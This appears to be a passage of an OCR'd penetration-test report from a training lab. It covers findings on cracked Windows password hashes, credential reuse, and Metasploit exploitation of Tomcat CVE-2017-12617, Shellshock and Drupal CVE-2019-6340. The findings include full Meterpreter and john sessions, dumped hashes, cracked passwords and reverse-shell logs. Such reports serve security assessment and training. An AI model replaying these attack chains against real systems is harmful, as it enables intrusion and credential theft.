       N/A                                       N/A                                     N/A                       N/A                    N/A                      N/A
```



Vulnerability 19	**Findings**
Title	Weak User Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Found a user hash using kiwi's lsa_dump_sam module on metasploit and was able to crack it in seconds using john.
Images	 
Affected Hosts	172.22.117.20
Remediation	I recommend stronger password policies as I was able to quickly crack the password.


```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
┌──(root💀kali)-[~/Project/hashes]
└─# john hash.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Computer!        (flag6)
1g 0:00:00:02 DONE (2023-09-27 16:16) 0.3921g/s 4424Kp/s 4424Kc/s 4424KC/s Connie68..Compaq2001
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


Vulnerability 20	**Findings**

Title	Weak User Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Found a user’s hash using kiwi’s lsadump::cache module on meterpreter which I was able to use to gain access to the other system on the network. I was also able to easily crack the hash using john.


Images




```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 9/27/2023 1:18:19 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```



```
┌──(root㉿kali)-[~/class]
└─# john md5.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:21 DONE 2/3 (2023-09-27 16:32) 0.04688g/s 4222p/s 4222c/s 4222C/s Morecats2..Avalon!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```



```
msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10
RHOSTS ⇒ 172.22.117.10
msf6 exploit(windows/local/wmi) > set SESSIon 1
SESSIon ⇒ 1
msf6 exploit(windows/local/wmi) > set SMBPASS Channgeme!
SMBPASS ⇒ Channgeme!
msf6 exploit(windows/local/wmi) > set SMBUSER ADMBob
SMBUSER ⇒ ADMBob
msf6 exploit(windows/local/wmi) > show options

Module options (exploit/windows/local/wmi):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                    no        The specific communication channel to use for this listener
   SESSION               1                yes       The session to run this module on
   SMBDomain                              no        The Windows domain to use for authentication
   SMBPass               Channgeme!       no        The password for the specified username
   SMBUser               ADMBob           no        The username to authenticate as
   TIMEOUT               10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.25.72.253    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) > █
```




```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[+] [172.22.117.10] Process Started PID: 3424
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:49719 ) at 2023-09-27 16:47:14 -0400

meterpreter > getuid
Server username: REKALL\ADMBob
```

Affected Hosts	172.22.117.20, 172.22.117.10
Remediation	I recommend stronger password policies as I was able to quickly crack the


	password. I also recommend not using the same credentials for more than one systems on the network.

Vulnerability 21	Findings
Title	Tomcat JSP Upload Bypass | CVE-2017-12617
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The version of apache(Apache Tomcat/Coyote JSP engine 1.1) was vulnerable to CVE-2017-12617. I was able to use the metasploit module \`exploit/multi/http/tomcat_jsp_upload_bypass\` to exploit this vulnerability. This led to me getting a root shell upon execution.


Images



```
msf6 > search tomcat jsp upload

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat        2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy        2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload        2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   3  exploit/linux/http/cpi_tararchive_upload    2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   4  exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass


Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 4
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.236    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.1.236:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.1.236:4444 -> 192.168.13.10:49098) at 2023-09-19 00:02:30 -0400
```




```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.1.236:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.1.236:4444 -> 192.168.13.10:49098) at 2023-09-19 00:02:30 -0400

find / -type f -iname "*flag*.txt" 2>/dev/null
/root/.flag7.txt
```

Affected Hosts	192.168.13.10
Remediation	Keeping Services Up to Date.


Vulnerability 22	Findings

Title	Shell Shock | CVE-2014-6278 | CVE-2014-6271
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	The clue mentioned something about 'Shocking' so I instantly thought about the shellshock vuln. This exploit led to me gaining root access upon execution.


Images



```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
```





```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CMD_MAX_LENGTH  2048                  yes       CMD max line length
   CVE             CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent            yes       HTTP header to use
   METHOD          GET                   yes       HTTP method to use
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS          192.168.13.11         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH           /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT           80                    yes       The target port (TCP)
   SSL             false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                               no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT         5                     yes       HTTP read response timeout (seconds)
   URIPATH                               no        The URI to use for this exploit (default is random)
   VHOST                                 no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.236    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.1.236:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (192.168.1.236:4444 -> 192.168.13.11:45996) at 2023-09-19 00:10:48 -0400

meterpreter > 
```

Affected Hosts	192.168.13.11
Remediation	I recommend implementing firewall rules to restrict incoming and outgoing traffic to only necessary ports and services. Also, consider using a WAF to detect and block malicious HTTP requests that attempt to exploit Shellshock.

Vulnerability 23	**Findings**
Title	Drupal RESTful CVE-2019-6340


Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	The Website of that IP publicly displayed which CVE it was vulnerable to. This not only speeds up the Attackers process since they know what and how to exploit you, but it also shows that your company's developer's knew that the CVE was vulnerable and displayed it to the world publicly. Upon further research on the CVE, it led me to the metasploit module `exploit/unix/webapp/drupal_restws_unserialize`. This gave me access to the www-data account.
Images	 

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST eth0
LHOST => 192.168.1.236
msf6 exploit(unix/webapp/drupal_restws_unserialize) > show options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.236    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```



```
meterpreter > getuid
Server username: www-data
```

Affected Hosts	192.168.13.13
Remediation	The most important step is to update your Drupal installation to a version that includes the security patch for CVE-2019-6340. Drupal releases security updates to address vulnerabilities, so make sure you're using the latest secure version.

Vulnerability 24	Findings
Title	Weak User Credentials
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Used the SSH username that we found using Domain Dossier to gain access to the machine, the credentials that i used was alice:alice.

